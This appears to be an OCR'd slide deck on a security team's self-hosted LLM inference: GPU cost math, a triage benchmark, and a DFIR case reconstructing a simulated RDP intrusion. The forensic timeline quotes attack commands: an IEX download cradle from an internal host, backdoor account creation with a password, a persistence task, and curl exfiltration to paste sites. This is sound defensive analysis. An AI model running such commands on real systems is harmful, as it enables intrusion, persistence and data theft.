
- Private project
- Quota: 4.17 of 8 TiB
- One repo per build
- Model delivery via read-only robot accounts

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §05 — WHAT WE BUILT

Every model takes the same path.



stack

L8
L7
L6
L5
L4
L3
L2
L1

One door in for every model. One copy on the cluster, on the host PGX.

// §05 — WHAT WE BUILT

Production: 8× H200.

Multi-tenancy

Privacy first

CID Inference Stack





Fully compliant with our security concepts, monitored by us.

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §05 — IN ONE SENTENCE

Lab: Our Playground, our Speed.
Prod: Teamwork and Experience based.


// §06 — BURN RATE

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

// §06 — BURN RATE

1× RTX 3090: cheaper than Opus 5.5 from ~20 tasks a day.



CHEAPER THAN THE API FROM

≈ 20 tasks/day

vs. Claude Opus 5.5

≈ 530 tasks/day

vs. a cheap open-weight API

1× RTX 3090 COSTS PER MONTH

buy $1,372 ÷ 36 months	≈ $38
power (0.5 kW)	≈ $72
cooling (+40 % on power)	≈ $29
total per month	**≈ $139**

Theoretical costs: task speed and answer quality are not compared. Power & cooling counted at full load, 24/7 - never idle.


stack

L8
L7
L6
L5
L4
L3
L2
L1

API list prices per 1M tokens (in/out): Claude Opus 5.5 $4/$20; gpt-oss-120b (Groq, Together, Fireworks) $0.15/$0.60 - cost per task, not model quality. RTX 3090 used €1.2k (eBay.de, Oct 2026), GPU only, ÷ 36 months. Power ≈ 0.5 kW whole workstation (assumed) × 730 h × 17.2 ct/kWh (BDEW 2026); cooling = PUE 1.4. Math: B4c.

// §06 — BURN RATE

8× PGX: cheaper than Opus 5.5 from ~240 tasks a day.



CHEAPER THAN THE API FROM

≈ 240 tasks/day

vs. Claude Opus 5.5

≈ 6,500 tasks/day

vs. a cheap open-weight API

8× PGX COSTS PER MONTH

buy $47.6k ÷ 36 months	≈ $1,321
power (8 × 240 W)	≈ $276
cooling (+40 % on power)	≈ $110
total per month	**≈ $1,707**

stack

L8
L7
L6
L5
L4
L3
L2
L1

API list prices per 1M tokens (in/out): Claude Opus 5.5 $4/$20; gpt-oss-120b (Groq, Together, Fireworks) $0.15/$0.60 - cost per task, not model quality. 8× Lenovo PGX €5.2k (B2, incl. VAT), ÷ 36 months; switch & cables not included (slide 98). Power 8 × 240 W (max) × 730 h × 17.2 ct/kWh (BDEW 2026); cooling = PUE 1.4. Math: B4b.

The full receipt — and what we left out.

SELF-HOSTED INFERENCE

per month - as on slides 95–97

Hardware ÷ 36 months	included
Power, full load 24/7	included
Cooling (+40 %)	included
Network (switch, cables)	not included
Storage for models	not included
TOTAL	**slides 95–97 + network + storage**

NETWORK

Up to 3 boxes: cables. 4–8 boxes: a switch.

Not in our numbers: for 8× PGX, switch + cables ≈ €1.7k.

STORAGE

One model file: ~65 GB (gpt-oss-120b).

Not in our numbers: several models × versions → terabytes.

POWER + COOLING

Counted at full load, 24/7.

≈ €1.8k (H200) · €340 (PGX) · €90 (3090) a month - idle draws less.

IDLE TIME

Idle hours still cost the hardware.

The 3-year write-off runs whether the box is busy or not.

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §06 — BURN RATE

Worth it on cost? Sometimes. On compliance: yes.

01	vs. Claude Opus 5.5: yes.	every box gets cheaper from ~20 (3090), ~240 (PGX) or ~1,600 (H200) big tasks a day
02	vs. open-weight APIs: rarely.	needs ~530 / ~6,500 / ~45,000 tasks a day - the 3090 only when it runs flat out, 24/7
03	Left out: storage & network.	terabytes of disk for model files, plus switches and cables - both come on top of our numbers
04	API prices can go up.	Gemini Flash input/output: $0.35/$1.05 per 1M tokens in 2025, $1.50/$7.5 from 2027
05	Data that can’t leave? No API.	GDPR, NDA - only our own hardware may process it

VERDICT

On cost alone, self-hosting only beats frontier APIs. What makes it worth it: privacy and compliance - from ≈ $139 a month.

Theoretical costs only: no task speed, no answer quality - power & cooling counted at full load, 24/7. Real power bills are lower.

Gemini API price list (ai.google.dev/gemini-api/docs/pricing, 15 Oct 2026), per 1M input tokens: Gemini 2.0 Flash $0.10 (Feb 2025); Gemini 3.6 / 3.8 Flash $0.75 introductory until 31 Dec 2026, $1.50 from 1 Jan 2027. Burn-rate math: B4–B4c.

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §06 — IN ONE SENTENCE

For data that can’t leave, the alternative to your own GPUs isn’t an API.
It’s no AI at all.


// §07 — USE CASES

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

Which model makes the mistakes we can live with? 87 models · 189 expert-labelled findings · one benchmark.

Every scanner finds things. Someone has to decide.



stack

L8
L7
L6
L5
L4
L3
L2
L1

WHY IT HURTS

Most findings are benign. A few are the attacker. Scan thousands of systems and even a small error rate becomes a queue nobody can work.

AND THE DATA

Paths, hostnames, usernames, hashes: every finding is case data that can't leave the building.

Florian Roth, "Why I Built My Own LLM Benchmark for THOR Finding Triage", Medium, 26 May 2026 — Chapters 1 & 3.

// §07 — USE CASE: SECURITY TRIAGE

Not every mistake costs the same.

THE TRUTH IS ↓ \ THE MODEL SAYS →	TP	INC	FP
TP	correct	review-safe	CRITICAL MISS
INC	one step off	correct	anomaly suppressed
FP	over-call	review load	correct

WHAT EACH MISTAKE COSTS

Over-call · review load

a benign finding reaches an analyst. Annoying, expensive at scale — but visible.

Review-safe

TP marked Inc: not named as an incident, still in front of a human.

Anomaly suppressed

a review-worthy finding disappears.

Critical miss

TP marked FP: the one trace of the attacker is silently dropped.

stack

L8
L7
L6
L5
L4
L3
L2
L1

Accuracy counts all of these the same. Security triage can’t.

Error classes as defined in the THOR Finding Triage Benchmark (Nextron Labs): Critical Miss = TP→FP, Anomaly Suppression = Inc→FP, Over-call = FP→TP, False Review Load = FP→Inc/TP.

// §07 — IN ONE SENTENCE

Noisy costs analyst hours.
Silent costs the incident.

So we score the mistake, not just the answer.

// §07 — USE CASE: SECURITY TRIAGE

One finding. One decision. No tools.

87
models, complete runs

189
expert-labelled findings

10
real THOR reports

WHAT THE MODELS SEE · CLASS SPLIT OF THE 189 FINDINGS



Each model gets the same enriched finding and the same neutral prompt, then the context resets. It returns **label, priority, confidence, reason.**

REMOVED ON PURPOSE

no RAG, no memory
no VirusTotal, no sandbox
no SIEM or EDR lookup
no analyst feedback
no prompt tuning per model

A clean baseline: it measures the model, not your tool stack.

RAW DATA STAYS PRIVATE

No contamination of future training sets. No leak of real case data.

stack

L8
L7
L6
L5
L4
L3
L2
L1

THOR Finding Triage Benchmark, website data (leaderboard.json, 12 Oct 2026): 87 models — the README text still says 81. F. Roth, Medium, 26 May 2026 — Ch. 2 & 8. Class split: confusion matrices in results/*.json.

Lower-left is the goal. Nobody is there yet.

CRITICAL MISS vs FALSE REVIEW LOAD · 87 MODELS · Y-AXIS ZOOMED TO 0–25 %



HOW TO READ

Up: more real threats suppressed.

Right: more benign noise sent to analysts.

■ open weights ● vendor API

THE FLOOR · 0 % MISSES

39 of 87 models, 12 open weights — e.g. gemini-3.7-flash, claude-opus-4.8, gpt-5.5 · glm-5.1, gemma4-31b, gemma4-26b-a4b

OUR TAKE

Zero critical misses is achievable with open weights. The real fight is review load: the best models still send ~30 % of the noise to a human.

THOR Finding Triage Benchmark, combined/leaderboard.json (12 Oct 2026). Open weights = both open-source tiers. Not shown: baselines always-fp (100 % miss) and always-inc / always-tp (100 % review).

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §07 — USE CASE: SECURITY TRIAGE

Every box we own can run a zero-miss model.

SECLAB v1

1× RTX 3090

24 GB · 936 GB/s

Qwen3.8-27b (Q4)

miss 0 % **OTS 60.7**

false review 49 %

SECLAB v2

8× Lenovo PGX

1,024 GB · 273 GB/s each

GLM-5.3

miss 0 % **OTS 65.2**

false review 47 %

stack

L8
L7
L6
L5
L4
L3
L2
L1

Scores are for the published models. Quantization and engine settings can shift triage behaviour

Benchmark: THOR Finding Triage Benchmark (12 Oct 2026). Memory: Google Gemma 4 docs (weights by precision); GLM-5.1 model card (~754B total / 40B active, FP8 release). Hardware: §00 / §05. https://nextron-labs.github.io/thor-ai-benchmarks/#models

// §07 — IN ONE SENTENCE

Don’t ask which model scores highest.
Ask which one makes the mistakes
you can live with.

After Florian Roth (Nextron Systems). Benchmark: nextron-labs.github.io/thor-ai-benchmarks

```
$ ./bench --case rdp-intrusion --models qwen3.8-27b,glm-5.3 --runs 3
```

Qwen3.8-27B-q4_K_M and GLM-5.3 Flash on a DFIR investigation

Same prompt, same read-only tools, same evidence, different models and hardware - can a local model reconstruct a post-RDP attack from forensic traces alone?

models	Qwen3.8-27B (local · RTX 3090) · GLM-5.3-Flash (local · 8x Lenovo PGX)
setup	3 runs each · identical prompt · read-only Velociraptor via velo-dfir MCP
date	2026-10-16

Paul Loerch · **Philipp Brettschneider** · Port33 · CID GmbH



A suspicious login the owner denies

$ bench prompt - verbatim, identical for every run

> The Account "AdminXY" logged in at around 2026-10-16 10:24. The owner of that account said, that he did not log in at that time. So the login is suspicious. Please check what the account did in that session.

no hints

Only the account, an approximate time, and the owner's denial. No list of what to look for.

open-ended

It must choose the Velociraptor queries, read the evidence, convert local time to UTC, and judge benign vs malicious.

Every endpoint and component

velo-dfir MCP config

- read-only · 16 tools
- every call audit-logged
- HTTP token-gated, localhost-only
- benchmark: MCP tools only (no shell / no write)



The analyst drives a model; the model calls **read-only** MCP tools; the MCP queries Velociraptor over **mTLS**; Velociraptor collects from the endpoint agent. Both models share the one MCP server, so the model and the hardware are the only variables.

the models

Qwen3.8-27B UD-q4_K_M

gpu	NVIDIA RTX 3090 · 24 GB VRAM
serving	llama.cpp · UD-Q4_K_M (~16.5 GB)
context	128k tokens (Q8 KV cache)

Problem · the 24 GB card ran a 64k context

- tool outputs hit ~60,000 chars (~20k tokens) each - a few calls overflowed (seen: 72,427 > 65,536 tokens).

GLM-5.3-Flash

host	8x Lenovo PGX cluster
serving	vLLM · FP8 weights
context	up to 1,000,000 tokens

The benchmark compares whole deployments - a single 24 GB GPU against an 8-node cluster - not model weights in isolation.

// §07 — USE CASE: DFIR · THE GROUND TRUTH

What "AdminXY" actually did

one elevated RDP session

~87 seconds · 11 scripted steps

1	attack-sim folder + notes	7	Scheduled task KarateMikeTask
2	Discovery: Foothold Reconaissance	8	3x curl exfiltration
3	Encoded PowerShell command	9	decoy-creds.txt
4	Download cradle - IEX fetch	10	Transcript
5	Notepad x2 opened files two times	11	Launcher deleted itself
6	Backdoor user created	+	identify the RDP session, source IP and logon IDs

Benign by design (fake creds, 'hello world' uploads, a harmless task) - but on the endpoint, identical to a real post-exploitation chain.

// §07 — USE CASE: DFIR · THE GROUND TRUTH

Session facts

Host	LLM-Client (C.4ab5946ed6acb36b), Windows 11 LTSC
Logon	RDP (type 10) + NLA (type 3) from **192.168.5.6** (the lab-admin IP), 08:23:30–32Z (rec 11264, 11294, 11296)
Tokens	0x3532988 (elevated) / 0x35329de (linked, non-elevated)
Logoff	user-initiated, 08:24:59–08:25:00Z (4647 rec 11685, RDP 23/24)
Preceding anomaly	4625 at 08:22:31Z, sub-status **0xc000006a (unknown user)** (rec 11255) — failed guess/enumeration 1 min before the successful logon

Timeline (UTC / local CEST)

UTC	Local	Action	Evidence
08:22:31	10:22:31	Failed interactive logon AdminXY ("unknown user")	4625 rec 11255
08:23:30–32	10:23:30–32	NLA + RDP logon from 192.168.5.6, admin privileges granted	4624/4672 rec 11264/11294/11298
08:24:24	10:24:24	C:\Users\AdminXY\Desktop\update.cmd **created**	USN (created, written)
08:24:32	10:24:32	**Elevated** cmd.exe /C update.cmd spawned from explorer.exe (High IL, LogonId 0x3532988)	Sysmon 1 + 4688 rec 8468/11578
08:24:32–34	10:24:32–34	Recon batch: net session, whoami /all, ipconfig /all, systeminfo, net user, qwinsta, tasklist	rec 8470–8483
08:24:35	10:24:35	Encoded PowerShell → whoami /groups	4104 rec 1906
08:24:35	10:24:35	**DDE:** IEX (New-Object Net.WebClient).DownloadString('http://192.168.8.10:8000/x.ps1'); TCP to 192.168.8.10:8000 established at 08:24:36	4104 rec 1911; Sysmon 3 rec 8492
08:24:35–39 08:24:43	10:24:35–39 10:24:43	Notepad opens Desktop\attack-sim\passwords.txt and System32\drivers\etc\hosts (4 s each), then taskkill /f /im notepad.exe **Backdoor account:** net user karatemike K4r4te!2026 /add /comment:"temp support account" → account added to **Administrators (513)**	rec 8488, 8497, 8501 rec 8502; 4720 rec 11631, 4728/4732
08:24:43	10:24:43	**Persistence:** schtasks /create /tn "KarateMikeTask" /sc once /st 23:59 /tr "cmd.exe /c echo mike was here > …Temp\mike-karate.txt"	rec 8504; 4698/106 rec 3918
08:24:43	10:24:43	**Exfiltration attempts:** curl -d "hello world" → tmp.sh, paste.rs, pastebin.com — all DNS-timed-out (1460, no external DNS), none succeeded	rec 8506–8508; Sysmon 22 rec 8511–8513
08:24:43	10:24:43	update.cmd **deleted permanently** (19 s after creation); decoy-creds.txt created + deleted same second	USN
08:24:59–08:25:00	10:24:59–08:25:00	User-initiated logoff	4647 rec 11685

// §07 — USE CASE: DFIR · THE GROUND TRUTH

Files created in the session (USN, all on Desktop)

Path	History
Desktop\update.cmd	created 08:24:24 → **permanently deleted 08:24:43**
`Desktop\attack-sim` (folder)	created 08:24:32
attack-sim\notes.txt, targets.txt, passwords.txt	created 08:24:32 (still present — opened in notepad)
attack-sim\sim-transcript.log	created 08:24:32, written until 08:24:43
attack-sim\decoy-creds.txt	created + permanently deleted 08:24:43

Current state (checked 2026-10-20)

- **\KarateMikeTask is still registered** (verified in current Task Scheduler list; command cmd.exe /c echo mike was here > …Temp\mike-karate.txt).
- No USN record of mike-karate.txt → **no evidence the task ever fired** (its scheduled 23:59 local / 21:59Z window on 10-16 shows zero USN activity).
- **Zero logon events for karatemike** from 08:25Z on 10-16 to now → the backdoor account has never been used.
- The attack-sim folder and passwords.txt remain on the desktop.

Assessment

Malicious behavior pattern, almost certainly a controlled simulation:

1. **Scripted, not human-paced** — update.cmd was created 8 s before execution, every command ran within one elevated cmd batch spanning 08:24:32–08:24:43, logoff 16 s later. No other interactive activity (no browser, no document work).
2. **Textbook attack sequence**: initial access (RDP with the account's password) → recon → DDE from 192.168.8.10:8000 → backdoor admin account with plaintext password K4r4te!2026 → persistence task → exfiltration attempts → anti-forensics (permanent deletion of update.cmd and decoy-creds.txt, taskkill of notepad).
3. **Simulation indicators**: the working folder is literally Desktop\attack-sim with sim-transcript.log, notes.txt, targets.txt; the persistence is a trivial marker ("mike was here"); exfiltration used the harmless payload "hello world"; RDP came from **192.168.5.6, the known lab-administration host.**
4. The DDE source **192.168.8.10:8000** is a different (simulated-attacker) host; the content of x.ps1 was **not** fully logged (4104 captured only the IEX line and internal error-handling blocks) — the Administrators group addition (4728/4732) most likely came from that script, since no net localgroup child process was spawned.

Open questions

1. **Was this an authorized exercise?** Confirm with whoever operates 192.168.5.6 (lab admin) and 192.168.8.10 (served x.ps1). If not authorized, both hosts are compromised or being used by an attacker.
2. Full content of x.ps1 — retrieve from 192.168.8.10 (or its server logs) to confirm what else it did (group addition, password reset 4724, account change 4738).
3. Contents of attack-sim\passwords.txt — likely the credentials used for the RDP login; treat the **AdminXY password as compromised.**

Recommendations (read-only tools — actions for the operator)

1. **Delete the \KarateMikeTask scheduled task** and **remove the karatemike account** (both still present).
2. **Reset the AdminXY password** and rotate any credentials stored in / used by passwords.txt.
3. Preserve Desktop\attack-sim* (including sim-transcript.log) as evidence; update.cmd is reconstructable from the process log (all child command lines are captured above).
4. If the exercise was **not** authorized: block RDP from 192.168.5.6, isolate LLM-Client, and investigate how the AdminXY password was obtained (the 08:22:31 "unknown user" failure suggests guessing/enumeration right before access).

// §07 — USE CASE: DFIR · FINDINGS MATRIX

What had to be found — and who found it

